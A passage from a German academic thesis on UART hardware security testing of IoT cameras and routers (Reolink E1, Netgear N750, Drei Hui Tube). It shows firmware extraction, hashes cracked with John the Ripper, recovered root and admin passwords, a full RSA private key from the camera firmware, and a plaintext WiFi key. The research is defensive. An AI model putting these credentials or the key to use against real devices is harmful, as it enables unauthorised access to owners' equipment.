Am Ende des Bootprozesses kommt ein Login prompt auf der UART-Konsole:

```
(none) login:
```

5.4.5 Root-Shell-Zugriff

Im ersten Schritt wurden diverse Standard-Benutzernamen und Passwörter wie `admin:admin` und `root:root` getestet. Es funktionierte keines der getesteten Standard-Benutzernamen und Passwort-Kombinationen. Da die Kamera auch einen RJ45-Ethernet-Port aufweist, könnte versucht werden, wie in der Sektion 5.3 über die in dem Bootlog D entdeckten MTP-Blöcke über TFTP zu extrahieren. Da die aktuelle Firmware aber auch auf der offiziellen Website von Reolink zur Verfügung steht, wurde die Firmware von dort heruntergeladen und mit `binwalk` analysiert.

```

~$ binwalk -e IPC_566SD53MP.3126_2401022459.E1.3MP.WIFI5.PT.REOLINK.pak

DECIMAL      HEXADECIMAL      DESCRIPTION
-----
```

DECIMAL	HEXADECIMAL	DESCRIPTION
34600	0x8728	Flattened device tree, size: 16791 bytes, version: 17
326271	0x4FA7F	eCos RTOS string reference: "ecos pat%d, res check sum fail."
327070	0x4FD9E	eCos RTOS string reference: "ecos %s"

```

327560      0x4FF88      eCos RTOS string reference: "ecos %s"
336327      0x521C7      CRC32 polynomial table, little endian
337567      0x5269F      CRC32 polynomial table, little endian
365916      0x5955C      LZO compressed data
431959      0x69757      uImage header, header size: 64 bytes,
                        header CRC: 0xCD491848, created: 2022-08-23 10:36:55, image size:
                        1568528 bytes, Data Address: 0x8000, Entry Point: 0x8000, data CRC:
                        0x6B437523, OS: Linux, CPU: ARM, image type: OS Kernel Image,
                        compression type: none, image name: "Linux-4.19.91"
432023      0x69797      Linux kernel ARM boot executable zImage (
                        little-endian)
456471      0x6F717      xz compressed data
456805      0x6F865      xz compressed data
[...]

```

Im nächsten Schritt wurde das squashfs-root Verzeichnis analysiert:

```

~$:/squashfs-root$ ls
bin  dev  etc  init  lib  linuxrc  mnt  proc  root  sbin  sys  tmp
usr  var

```

Besonders interessant war die Datei/etc/passwd:

```

~$:/squashfs-root$ ls
bin  dev  etc  init  lib  linuxrc  mnt  proc  root  sbin  sys  tmp
usr  var
~$:/squashfs-root$ cd etc/
~$:/squashfs-root/etc$ ls
app          bootchartd.conf  fstab  hostname  inetd.conf
inittab      mdev.conf      network  profile        resolv.conf
sysctl.conf  udhcpd.conf    wifiap_wpa2.conf
application.dtb  firmware.info  group  hosts      init.d
localtime    mdev-script    passwd   profile_prjcfg  services
timezone     udhcpcd.conf   wpa_supplicant.conf
~$:/squashfs-root/etc$ cat passwd
root:XF4sg5T82tV4k:0:0:root:/root:/bin/sh

```

Der Hash in der /etc/passwd Datei ist ein DES-Hash, welcher heutzutage als unsicher und veraltet gilt. Dieser DES-Hash kann in weniger als einer Sekunde mit *John the Ripper* geknackt werden:

```

~$:/squashfs-root/etc$ john passwd --show
root:bc2020:0:0:root:/root:/bin/sh

1 password hash cracked, 0 left

```

Der Benutzername ist `root` und das Passwort lautet `bc2020`. Mit diesen Logindaten konnte ein Login über die UART-Konsole stattfinden:

```

(none) login: root
Password: bc2020

login[435]: root login on 'UNKNOWN'

Linux shell...

root@(none):~$
```

Dadurch konnte die volle Kontrolle über die Kamera erlangt werden:

```

root@(none):~$ help

Built-in commands:
-----
. : [ [[ alias bg break cd chdir command continue echo eval
      exec
      exit export false fg getopt hash help history jobs kill let
      local printf pwd read readonly return set shift source test
      times
      trap true type ulimit umask unalias unset wait

root@(none):~$ ps

  PID USER          VSZ STAT COMMAND
    1 root        2100 S      init
    2 root          0 SW    [kthreadd]
    3 root          0 IW<  [rcu_gp]
    4 root          0 IW<  [rcu_par_gp]
    5 root          0 IW    [kworker/0:0-eve]
    6 root          0 IW<  [kworker/0:0H-kb]
```

```

    7 root          0 IW   [kworker/u2:0-ev]
    8 root          0 IW< [mm_percpu_wq]
    9 root          0 SW   [ksoftirqd/0]
   10 root          0 IW   [rcu_preempt]
   11 root          0 IW   [rcu_sched]
   12 root          0 IW   [rcu_bh]
   13 root          0 SW   [kdevtmpfs]
   14 root          0 SW   [rcu_tasks_kthre]
   15 root          0 SW   [oom_reaper]
   16 root          0 IW< [writeback]
   17 root          0 SW   [kcompactd0]
   18 root          0 IW< [crypto]
   19 root          0 IW< [kblockd]
   20 root          0 SW   [watchdogd]

[...]

root@(none):~$ cd..
root@(none):~$ ls
bin      etc      lib      mnt      root      sys      usr
dev      init     linuxrc  proc     sbin      tmp      var

```

Neben der /passwd Datei ist in dem Verzeichnis /mnt/app ein privater RSA (Rivest-Shamir-Adleman [33]) Schlüssel zu finden.

RSA ist ein starker Verschlüsselungsalgorithmus, der als Public-Key-Kryptosystem sichere Kommunikation und digitale Signaturen ermöglicht. Seine Sicherheit beruht hauptsächlich auf der Schwierigkeit, große Zahlen zu faktorisieren. Die Erfinder von RSA haben dazu aufgerufen, den Algorithmus zu brechen, was bisher niemandem gelungen ist. Daher gilt RSA als sicher, solange keine effektive Methode zur Faktorisierung großer Zahlen gefunden wird. Ursprünglich war RSA die einzige bekannte Methode für eine Trapdoor-One-Way-Permutation [34], aber inzwischen gibt es weitere Methoden. Die Größe des Werts n (das Produkt der beiden Primzahlen) muss mit der Zeit zunehmen, da neue und effizientere Faktorisierungsalgorithmen entwickelt werden und die Rechenleistung steigt. Heutzutage sind RSA-Schlüssel typischerweise zwischen 1024 und 2048 Bit lang, wobei 4096-Bit-Schlüssel als besonders sicher gelten. Ein Nachteil von dem RSA Algorithmus ist, dass er langsamer als symmetrische Kryptosysteme ist. Daher wird RSA oft verwendet,

um die Schlüssel für einen schnelleren, symmetrischen Algorithmus sicher zu übertragen. Eine große Bedrohung für RSA ist die Entwicklung von Quantencomputern, vor allem durch Algorithmen wie Shor's Algorithmus [35], der die Primfaktorzerlegung erheblich beschleunigen könnte. Dadurch könnte in der Zukunft RSA unsicher werden. Solange dies nicht geschieht, bleibt RSA jedoch eine wichtige und weit verbreitete Methode in der Kryptographie. [36]

```
root@(none):~$ cat /mnt/app/self.key

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAv3o81zyVQHCAoESY+3cDHO8CXA+vmbBhCA2wqdAU00crlQgE
dIVh9yjuNwB5x8+BqbgN7Ebnvqa6FSwrqQ76OCP0Uco69kvF6z5D/xEE6byp8h8q
Ih4IyNZbkOgjYryjq728jCnwiUwDvReUVsrbsjSvRR1UiRgUJ04ToPQDKpp0CpnT
wj4UyiNmHkMcSS7n6DF1LJZq35f7CbVjJfo+AicNSw5B0+aGRxxXAHQART6Ox3Si
juPd+hNb4/Ip0NL82k10cKoogtAyoLaewNY+GM35+tJLwAxzTCoM0tbYT22TK+RM
Mzd7ptQe5XrVbj/wgH7y6H5ovZUWVH3IaFAdZQIDAQABAOIBAQCKGli5IQq9JmLK
LN4Y16m2ZaZyVKfBajmAKj2KShqrDcZmIdXom3xGPiqEbKj6wsUD95JwE201rMb
J6ed6MeQFYRDv9pBVr4cNYj3Wv0ohW8XSbfK3B8Sez2GeEqg0F8tAx7ijX4zuQBE
Chue995w3viByVAJkXA/J/ezqCyw80Lb5kFI/E22chwCB8dnII1jQi07SYqT+vSw
HHHPaMGWS2izmKnA1wn9xiOaurN/uMsqh2rRw9QVzpSLln9LwAAce2UnWq77pfJ6
t5Ea278qrx6AD4TgKglks6U2GDuGjLQOuN+6cAmpLKIftO9f+0o6v/otDeGNHdrN
UjlhvKpBAoGBAPhY4v1K9LTHDwmIoRFQCMbpeKoRkJujL4Jp9sXQVjkH+8zQvKmH
1S6ac9q+NFWkBcmWLccjSrpHiB9IYIq8d+AXIq+I5AR4cYK+QOGpuJODQ5tU9IE
ObVq0bA0KGNhqQd0+B7uMyT1IvWgGTw7XpGYovelBoVsJOLAZMCa0hAVAoGBAMFB
LHj7mkJcShVmimE6oTKrhjwKboCHsYX8jWOi4yoV4YyZNz/Eloqie0RY9AnzW6c7
9vlGcyek0notIuzhY70Wpve2Mvwg/SJxE9Z0xq1EGtlbE01T/TNX+Y6gkmQ7soB
m8jvTBKknSsYc22NamnVnIuZM9x+VvSiVz0IH9wRAoGAPOeNmVkvzILRcPtzJrw
GPwPkVe7zVBvvy4+h148ZiiBUdAyKHBj/3Ec7vz8+cjSY+01hdigbTDY9NZDKLl
P8oQ4DcWGEq+z+x3XRkxYMoE6NfrNVuC2510gOhJ8gizh52SB8hHwJITiszK1ZZ5
YuaOhedK01/V20U4mF08Qq6VAoGAQjxSP80MW/5BrgANiB0medMBLwWj5ryb1fW
JfYoIb6KJaRF2WcmbIX+Z77VYXBPhpBVcKdqU/y83v81X0cI5kAjTfd2lg/ActO
K1xADHvSmtySOAwzsVXKrqATE5/HGBlhCYdq7WDaNXEV7tBvToLW0spxifsLVqF1
gReNw+ECgYEAgE6NztZceNktZv83e14hiu61iY9EfES8A8aHOn29MUE14keV/LU
gbFaEU86uaHxRiq7ex5uCfjaAV5oEvvgG2nKNuzH/umj1NYhHhoneQVnBG+gYb3
VhJjZC4Z0yarSSctSlbMhvdTn8ryaaN+tZF7ZZsbBDheKb+FRwBh9DY=
-----END RSA PRIVATE KEY-----
```

5.4.6 Ergebnisse

Im Rahmen der Untersuchung der Reolink E1 IP-Kamera wurden mehrere sicherheitsrelevante Informationen gesammelt. Die Analyse der Bootlogs zeigte die uBoot Version 2019.04 und listete die Partitionen des Flashspeichers auf. Es wurde festgestellt, dass das root-Passwort in der Datei `/etc/passwd` mit einem DES-Hash gesichert ist, welcher innerhalb weniger Sekunden mit *John the Ripper* geknackt werden konnte, wobei das Passwort `bc2020` entschlüsselt wurde. Durch die Anmeldung mit diesen Zugangsdaten konnte ein vollständiger Zugriff auf das System über die UART-Konsole erlangt werden. Die Firmware der Kamera wurde ebenfalls heruntergeladen und analysiert. Hierbei wurden verschiedene sicherheitsrelevante Dateien, einschließlich eines privaten RSA-Schlüssels, identifiziert. Diese Erkenntnisse zeigen potenzielle Sicherheitslücken, die ausgenutzt werden könnten, um unbefugten Zugriff auf das System zu erhalten.

5.4.7 Fazit

Die Untersuchung der Reolink E1 IP-Kamera hat mehrere sicherheitsrelevante Schwachstellen aufgedeckt. Insbesondere die Verwendung eines leicht zu knackenden DES-Hashes für das root-Passwort stellt ein erhebliches Sicherheitsrisiko dar. Der einfache Zugriff auf sicherheitskritische Dateien, wie den privaten RSA-Schlüssel, unterstreicht die Notwendigkeit für verbesserte Sicherheitsmaßnahmen. Die Ergebnisse zeigen, dass eine umfassende Überprüfung und Verstärkung der Sicherheitsmechanismen der Kamera erforderlich ist, um unbefugten Zugriff zu verhindern und die Integrität des Systems zu gewährleisten.

5.5 IoT-Gerät: Netgear N750 DSL Router



Abbildung 19: Produktfoto Netgear N750 DSL Router⁷

5.5.1 Beschreibung

Der Netgear N750 ist ein Dual-Band Gigabit Modem Router er unterstützt ein 5 GHz-Band und ein 2.4 GHz-Band. Damit sind Geschwindigkeiten von bis zu 300 Mbps im 2.4 GHz-Band und 450 Mbps im 5 GHz-Band möglich. Der Router ist mit sechs internen Antennen ausgestattet. Außerdem sind spezielle Funktionen implementiert, wie ReadySHARE USB-Zugriff, was das einfache Teilen von USB-Speichern im Netzwerk ermöglicht. Zu den Sicherheitsmerkmalen gehören eine SPI-Firewall, WPA/WPA2-Verschlüsselung, DoS-Schutz und Unterstützung für VPN-Passthrough. Es handelt sich um einen alten Router, der 2014 produziert wurde und dessen Support bereits eingestellt wurde. Das Datenblatt kann von der Herstellerwebseite heruntergeladen werden.⁸

5.5.2 UART-Schnittstelle

Die UART-Schnittstelle des Netgear N750 Routers befindet sich links relativ zentral auf der Leiterplatte in der Nähe des Prozessors. Die Pin-Konfiguration wurde wie folgt zugeordnet. Das linke blaue Kabel ist GND, das grüne Kabel ist Tx und das braune Kabel ist Rx.




Abbildung 20: Leiterplatte Netgear N750 Router

5.5.3 Ermittlung der Baudrate

Da die Baudrate nicht durch einfaches durchprobieren der Standard-Baudaten funktioniert hat wurde ein einfaches Python-Skript erstellt um die Baudrate herauszufinden, dieses ist im Anhang B zu finden. Das Python-Skript hat den Zweck, die richtige Baudate für ein serielles Gerät zu finden. Das Skript enthält eine Liste von möglichen Baudaten, welche

⁷Bildquelle: <https://www.netgear.com/support/cloudimage/1/11/34554/>

⁸Datenblatt: https://www.downloads.netgear.com/files/GDC/DGND4000/DGND4000_UM_24Sept2014.pdf

iterativ durchgetestet werden, um eine Verbindung zu dem seriellen Port herzustellen. Für jede Baudrate öffnet das Skript die Verbindung, sendet ein Newline-Zeichen und liest die Antwort des Geräts aus. Wenn eine Antwort kommt, überprüft das Skript, ob die Antwort gültig ist oder nur Rauschen enthält (wie 0xff, 0xfe oder 0x00). Wenn die Antwort gültig ist, gibt das Skript die passende Baudrate aus und hört auf weiter zu suchen. Wenn keine der Baudraten funktioniert, wird eine Meldung ausgegeben, dass keine passende Baudrate gefunden wurde. Das Python-Skript gab folgende Ausgabe zurück:

```
~$ sudo python3 ./baudrateDetect.py
[...]
Passende Baudrate gefunden: 115200, Antwort: b'rcd: [run] deQ =/usr
    /sbin/rc_app/rc_vlan start \r\nrcd: an error occurred in execvp
    \r\nrcd: [run] deQ =/usr/sbin/rc_app/rc_lan start \r\nADDRCONF(
    NETDEV_UP): eth0: link is not ready\r\nrADDRCONF(NETDEV_UP): et'
```

Durch das Python-Skript konnte die richtige Baudrate ermittelt werden welche 115200 Baud beträgt. Die Artefakte, die bei dem iterativen Prozess auftraten, wurden durch eine schlechte Steckverbindung am Adapter verursacht.

5.5.4 Informationssammlung

Der erste Schritt der Informationssammlung war die Durchsicht des Datenblattes, danach wurden die Logs des Bootprozesses analysiert. Die Logs des Bootprozesses wurden auf die wesentlichen Teile gekürzt und sind im Anhang Netgear N750 Router zu finden.

Wichtige Infos:

- NAND flash device: name <not identified>, id 0x92f1 block 128KB size 131072KB
- Boot Address: 0xb8000000
- *** Press any key to stop auto run (1 seconds) ***

```
Creating 15 MTD partitions on "brcmnand.0":
0x000000200000-0x000002600000 : "rootfs"
0x000000000000-0x000000020000 : "nvram"
0x000002600000-0x000002700000 : "language_DEU"
0x000003000000-0x000003400000 : "scnvram"
0x000003400000-0x000003500000 : "factory"
0x000002000000-0x000002c00000 : "upgrade"
```

```

0x000002b00000-0x000002c00000 : "flag"
0x000002c00000-0x000002d00000 : "pcbasn"
0x000002d00000-0x000002f00000 : "xxx"
0x000002700000-0x000002800000 : "language_PTB"
0x000002800000-0x000002900000 : "language_RUS"
0x000002900000-0x000002a00000 : "language_CHS"
0x000002a00000-0x000002b00000 : "language_ENU"
0x000002f00000-0x000003000000 : "language_dev"
0x000003500000-0x000003900000 : "dongle_drv"

```

5.5.5 Root-Shell-Zugriff

Am Ende des Bootprozesses kam die Meldung: Please press Enter to activate this console. Durch einfaches drücken der Entertaste konnte eine Root-Shell gestartet werden.

```

Please press Enter to activate this console.

starting pid 2441, tty '/dev/ttys0': '-/bin/sh'

# ls
bin          home         opt          tmp          www
config       kernel_cksum  proc         usr          www.eng
dev           lib          sbin        var
etc          mnt         sys         vmlinuz.lz

```

Der Router Verfügt über keinerlei Authentifizierungsmechanismen und es wurde direkt eine Root-Shell gestartet. Dadurch war das Ziel bereits erreicht und das Gerät konnte vollständig kontrolliert werden. Es konnte nach Passwörtern und anderen sensiblen Daten innerhalb des Systems gesucht werden. Das ist sehr bedenklich, da auch alte Geräte die entsorgt werden von dritten ausgelesen werden könnten. Durch die Analyse des Dateisystems konnte das Passwort für das Webinterface des Routers gefunden werden, das ist besonders besorgniserregend da die Passwörter im Klartext gespeichert waren.

```

# cat /etc/pas# cat /etc/passwd
root::0:0:root:/:/bin/sh
nobody::99:99:Nobody:/:/sbin/sh

# cat /tmp/etc/htpasswd
admin:password

```

5.5.6 Ergebnisse

Bei der Untersuchung des Netgear N750 Routers konnte erfolgreich eine Root-Shell gestartet werden. Durch das Python-Skript wurde die richtige Baudate von 115200 effizient ermittelt. Nach Herstellung der Verbindung zum Router über die serielle Konsole konnte direkter Root-Zugriff auf das System erlangt werden.

Hier werden die wichtigsten Erkenntnisse dargestellt:

1. **Root-Shell-Zugriff:** Nachdem der Bootvorgang abgeschlossen war, erschien eine Meldung zur Aktivierung der Konsole. Durch einfaches Drücken der Enter-Taste konnte Zugang zu einer Root-Shell erlangt werden. Dies zeigte, dass keine Authentifizierungsmechanismen implementiert waren.
2. **Dateisystem und Passwörter:** Mit der Root-Shell konnten verschiedene Verzeichnisse und Dateien durchsucht werden. Die Datei `/etc/passwd` zeigte, dass keine Passwörter gesetzt waren, während die Datei `/tmp/etc/htpasswd` das Admin-Passwort für das Router-Webinterface im Klartext enthielt.

5.5.7 Fazit

Die Untersuchung des Netgear N750 Routers hat gezeigt, dass ältere Router oft große Sicherheitslücken aufweisen. Der fehlende Authentifizierungsschutz in der UART-Konsole und der einfache Zugang zur Root-Shell machen dieses Gerät sehr anfällig für unbefugte Zugriffe. Besonders problematisch ist, dass Passwörter im Klartext gespeichert werden. Das kann zu erheblichen Sicherheitsrisiken führen, wenn solche Geräte entsorgt oder weitergegeben werden.

Diese Ergebnisse machen deutlich, wie wichtig es ist, alte Netzwerkgeräte entweder sicher zu entsorgen, oder entsprechende Sicherheitsmaßnahmen zu treffen. Nutzer sollten sicherstellen, dass die Firmware immer auf dem neuesten Stand ist und dass vor dem Entsorgen der Geräte alle Daten gelöscht werden. Diese Untersuchung hat gezeigt, dass die Verwendung von alten Geräten potenzielle Einfallstore für Angreifer darstellen kann.

5.6 IoT-Gerät: Drei Hui Tube LTE-Router



Abbildung 21: Produktfoto Drei Hui Tube Router⁹

5.6.1 Beschreibung

Der 3HuiTube LTE-Router von Drei Austria ist ein LTE und 3G Mobilfunkrouter der von der Firma ZTE hergestellt wird. Der vorliegende Router verwendet die Firmwareversion BD_H3GATZM8630V1.0.0B13. Die maximale Downloadgeschwindigkeit bei einer LTE-Verbindung ist 150 MBit/s und bei 3G-Verbindung 42,2 MBit/s. Die maximale Uploadeschwindigkeit ist 50 MBit/s im LTE-Netz und 5,76 MBit/s im 3G-Netz. Der Tube unterstützt die Wlanstandards 802.11 a/b/g/n/ac und operiert sowohl im 2,4 GHz-Band als auch im 5 GHz-Band. Außerdem ist ein Gigabit-Lan-Anschluss, sowie ein Telefonanschluss (RJ11) vorhanden. Zusätzlich sind zwei TS9-Anschlüsse für externe Antennen verbaut. Das Datenblatt, sowie das Benutzerhandbuch sind auf der Herstellerwebsite verfügbar.¹⁰

5.6.2 UART-Schnittstelle

Die UART-Schnittstelle des Hui Tube Routers befindet sich am Rand der runden Leiterplatte neben dem Stromversorgungsstecker. Die Pin-Konfiguration ist wie folgt konfiguriert: Das linke blaue Kabel ist GND, das grüne Kabel ist Tx und das rote Kabel ist Rx.

⁹Bildquelle: <https://www.drei.at/media/common/shop/handys/modems-router/3tube/drei-tube-softwareupdate.png>

¹⁰Datenblatt: https://www.drei.at/portal/media/pdf/updates/mf282_quick_start_guide_29_09_2015.pdf




Abbildung 22: Leiterplatte HuiTube LTE Router

5.6.3 Ermittlung der Baudrate

Zur Ermittlung der Baudrate wurde das iterative Verfahren, welches in der Sektion 3.8.4 beschrieben wurde, angewendet und die Baudrate von 115200 Baud konnte direkt gefunden werden.

5.6.4 Informationssammlung

Der erste Schritt der Informationssammlung war die Durchsicht des Datenblattes. Danach wurden die Logs des Bootprozesses analysiert. Die Logs des Bootprozesses wurden auf die wesentlichen Teile gekürzt und sind im Anhang Drei Hui Tube Router zu finden.

5.6.5 Root-Shell-Zugriff

Am Ende des Bootprozesses kam die Meldung: Please press Enter to activate this console. Durch einfaches Drücken der Entertaste wurde eine Root-Shell gestartet:

```
Please press Enter to activate this console.

~ # ls
      var          sys          proc          etc_rw          dev
      usr          sbin        lost+found    etc_ro          bin
      tmp          root          lib           etc
```

Der Router verfügt über keinerlei Authentifizierungsmechanismen in der UART-Konsole und es wurde direkt eine Root-shell gestartet. Dadurch war das Ziel erreicht und das Gerät konnte komplett kontrolliert werden. Es konnte nach Passwörtern und anderen sensiblen Daten gesucht werden. Das ist sehr bedenklich, da auch alte Geräte die entsorgt werden von dritten ausgelesen werden können. Dadurch könnten WLAN-Passwörter gefunden und für andere Angriffe genutzt werden. Dies stellt ein erhebliches Sicherheitsrisiko dar.

```
#/bin # cd ..
~ # cd /etc
/etc # ls
ath           issue          udhcpc.script   shadow
ath.offload    nsswitch.conf  udhcpd.conf     passwd-
fstab         rc.d           wpa             passwd
group         resolv.conf    miniupnpd.conf
host.conf     securetty      dnsmasq.conf
inittab       services       shadow-
/etc # cat passwd
admin:Qebj/RZ1WtzeM:0:0:Administrator:/bin/sh
/etc # cat shadow
root:$1$zdlNHiCDxYDfeF4MZL.H3/:10933:0:99999:7:::
Admin:$1$zdlNHiCDxYDfeF4MZL.H3/:10933:0:99999:7:::
bin::10933:0:99999:7:::
daemon::10933:0:99999:7:::
adm::10933:0:99999:7:::
lp::*:10933:0:99999:7:::
sync::*:10933:0:99999:7:::
shutdown::*:10933:0:99999:7:::
halt::*:10933:0:99999:7:::
uucp::*:10933:0:99999:7:::
operator::*:10933:0:99999:7:::
nobody::10933:0:99999:7:::
ap71::10933:0:99999:7:::
```

Der Hash des Benutzers `admin` ist ein einfacher DES-Hash und konnte mit *John the Ripper* in einem Bruchteil einer Sekunde geknackt werden:

```
~$ john 3cubenewhash.txt --show
admin:admin:0:0:Administrator:/bin/sh
```

```
1 password hash cracked, 0 left
```

Das Root-Passwort lautet admin und der dazugehörige Benutzername ebenso admin.

Da bereits eine Root-Shell zur Verfügung stand wurde das System nach weiteren Informationen und Passwörtern durchsucht. In dem Verzeichnis /etc/ath waren einige interessante Dateien enthalten:

```
/etc/ath # cat wificonfigData
PSK_KEY=9614423490
PSK_KEY_2=9614423490
ATH_countrycode=AT
AP_WPA=3
AP_CYPHER=TKIP CCMP
AP_WPA_2=3
AP_CYPHER_2=TKIP CCMP
AP_HIDESSID=0
AP_HIDESSID_2=0
AP_ISOLATION=1
AP_ISOLATION_2=1
AP_ISOLATION_3=0
AP_MAXSTA=16
AP_MAXSTA_2=16
AP_IPADDR=192.168.1.2
AP_NETMASK=255.255.255.0
WAN_MODE=bridged
WAN_IPADDR=192.168.2.1
WAN_NETMASK=255.255.255.0
[...]
```

Die Variable PSK_KEY enthält das WiFi Passwort im Klartext: 9614423490

5.6.6 Ergebnisse

Im Rahmen der Untersuchung des Hui Tube LTE-Routers wurden mehrere sicherheitsrelevante Informationen gesammelt. Durch die Analyse der Bootlogs und Systemdateien wurde festgestellt, dass der Zugang zur Root-Shell ohne Authentifizierung möglich ist. Nach dem Bootvorgang erscheint die Meldung Please press Enter to activate this console, und durch einfaches Drücken der Enter-Taste wurde direkt eine Root-Shell

gestartet. In den Systemdateien wurden schwache Passwort-Hashes und unverschlüsselte WiFi-Passwörter gefunden. Insbesondere der DES-Hash für den Benutzer `admin` konnte innerhalb kürzester Zeit mit *John the Ripper* geknackt werden. Das Passwort lautete `admin`. Das WiFi-Passwort wurde in der Datei `/etc/ath/wificonfigData` als Klartext-Passwort `9614423490` gefunden.

5.6.7 Fazit

Die Untersuchung des Hui Tube LTE-Routers hat erhebliche Sicherheitslücken aufgedeckt. Der ungeschützte Zugang zur Root-Shell und die Verwendung schwacher Passwort-Hashes stellen ein großes Sicherheitsrisiko dar. Die unverschlüsselte Speicherung von WiFi-Passwörtern verschärft das Problem zusätzlich. Diese Schwachstellen machen den Router anfällig für Angriffe und gefährden die Sicherheit des gesamten Netzwerks. Es ist dringend erforderlich, dass Hersteller ihre Sicherheitsmaßnahmen verstärken und Benutzer regelmäßige Firmware-Updates durchführen, um diese Lücken zu schließen und die Integrität des Systems zu gewährleisten.

6 Diskussion

Das Experiment mit den verschiedenen IoT-Geräten diente dazu, die Forschungsfrage zu beantworten und die Hypothesen zu überprüfen. Dabei wurden Schwachstellen aufgezeigt, die durch offene UART-Schnittstellen ausgenutzt werden können und wie diese Schwachstellen identifiziert werden können. In dieser Sektion werden die Ergebnisse zusammengefasst und analysiert.

6.1 Tabellarische Zusammenfassung der Ergebnisse des Experiments

In der Sektion 5 wurden verschiedene IoT-Geräte, hinsichtlich ihrer Sicherheit gegen Hardware-Angriffe über UART geprüft. Dabei wurden unterschiedliche Schwachstellen identifiziert. Die wichtigsten Erkenntnisse lassen sich wie folgt in der Tabelle 1 zusammenfassen:

Gerät	UART-Schnittstelle	Root-Shell-Zugriff	Standard-passwörter	schwache Hashing-Algorithmen
Tapo C100	Aktiv	Ja	Nein	MD5-crypt
Tapo C200	Deaktiviert	Nein		
Eufy Homebase 2	Aktiv	Ja	Ja	DES
Reolink E1	Aktiv	Ja	Nein	DES
Netgear N750	Aktiv	Ja	Ja	DES
Drei Hui Tube	Aktiv	Ja	Nein	DES

Tabelle 3: Vergleich der untersuchten IoT-Geräte

6.2 Hauptsicherheitslücken

Die Untersuchung der verschiedenen IoT-Geräte hat mehrere kritische Sicherheitslücken aufgezeigt:

- 1. Fehlende Authentifizierungsmechanismen:** Der *Netgear N750 Modem Router* und der *Drei Hui Tube LTE-Router*, konnten ohne Authentifizierung direkt übernommen werden. Ohne Authentifizierungsmechanismen sind diese Geräte faktisch ungeschützt gegen Angriffe über die UART-Schnittstelle.
- 2. Verwendung unsicherer Hash-Algorithmen:** Bei der *Tapo C100 IP-Kamera* wurde ein MD5-crypt-Hashing-Algorithmus verwendet. Obwohl das *Salzen* der Hashes eine bewährte Praxis ist und dadurch Rainbowtable-Attacken wirksam entgegenwirkt, konnte der MD5-crypt-Hash dennoch in nur 19 Minuten geknackt werden. Das zeigt, dass die Verwendung eines unsicheren Hash-Algorithmus wie MD5, trotz salzen und iterativen Anwendungen der MD5-Hashingfunktion, keine ausreichende Sicherheit bietet. Bei den Geräten *Eufy Cam 2 Pro*, *Reolink Homebase 2*, *Netgear N750 Router* und *Drei Hui Tube* wurde DES als Hashing-Algorithmus verwendet, dieser gilt als veraltet und unsicher. Passwörter, die mit dem DES-Algorithmus gehashed wurden, konnten in wenigen Sekunden geknackt werden.
- 3. Passwörter im Klartext:** Bei dem *Netgear N750 Router*, und dem *Drei Hui Tube Router* wurden Passwörter im Klartext gespeichert, was ein erhebliches Sicherheitsrisiko darstellt. Es konnten die verwendeten Wlan-Passwörter und Webinterface-Passwörter im Klartext ausgelesen werden.
- 4. Verwendung von Standardpasswörtern:** Bei dem Gerät *Eufy Cam 2 Pro* wurde *admin* als Passwort verwendet. Die Verwendung von Standardpasswörtern wie

`admin` oder `root` sind keine sichere Praxis, da sie sehr leicht erraten werden können.

6.3 Schlussfolgerungen

Die Untersuchung der Geräte Tapo C100, Eufy Sicherheitskamerasystem, Reolink E1 IP-Kamera, Netgear N750 DSL Router und Drei Hui Tube LTE-Router bestätigte die Hypothese 1. Bei allen diesen Geräten konnten durch ungeschützte UART-Schnittstellen Root-Shell-Zugriffe und die Extraktion sensibler Daten erreicht werden. Dies zeigt, dass ungeschützte UART-Schnittstellen ein erhebliches Sicherheitsrisiko darstellen. Das unterstreicht die Arbeit von Vasile et al. [9] in der in über 45% der getesteten Geräte, die Firmware über die UART-Schnittstelle extrahiert werden konnte.

Die TP-Link Tapo C200, bei der die UART-Schnittstelle in der aktuellen Firmwareversion deaktiviert wurde, unterstützte die Hypothese 2. Die Deaktivierung der UART-Schnittstelle verhinderte den Zugriff auf die UART-Schnittstelle und reduzierte das Risiko von Angriffen signifikant. Diese Maßnahme zeigt, dass gezielte Sicherheitsvorkehrungen wirksam sein können und unterstreicht die Arbeit von Pütz et al. [6].

Die Untersuchung hat gezeigt, dass fast alle getesteten Geräte keinen ausreichenden Schutz der UART-Schnittstellen aufweisen. Dadurch ist es möglich, vollständigen System-Zugriff zu erlangen und sensible Daten zu extrahieren. Die Ergebnisse unterstreichen die Arbeit von Pütz et al. [6] es ist notwendig, UART-Schnittstellen besser zu schützen, oder vollständig zu deaktivieren, um die Sicherheit der Geräte zu verbessern und unbefugte Zugriffe zu verhindern. In dem Experiment wurde außerdem ersichtlich, dass einige Geräte bereits Maßnahmen zur Erhöhung der Sicherheit implementiert haben. Die Tapo C200 hat die UART-Schnittstelle Firmwareseitig deaktiviert, was den besten Schutz gebracht hat. Aber auch andere Ansätze wie die Verschlüsselung von Passwörtern, könnten wirksam sein. Diese Maßnahmen sind jedoch bei den getesteten Geräten schlecht implementiert, da veraltete Algorithmen wie DES oder MD5 verwendet wurden. Firmware-Updates und Sicherheitsüberprüfungen sind notwendig, um die unsicheren Hashing-Algorithmen durch sichere wie SHA-256 und AES-256 zu ersetzen, um dadurch die Sicherheit kontinuierlich 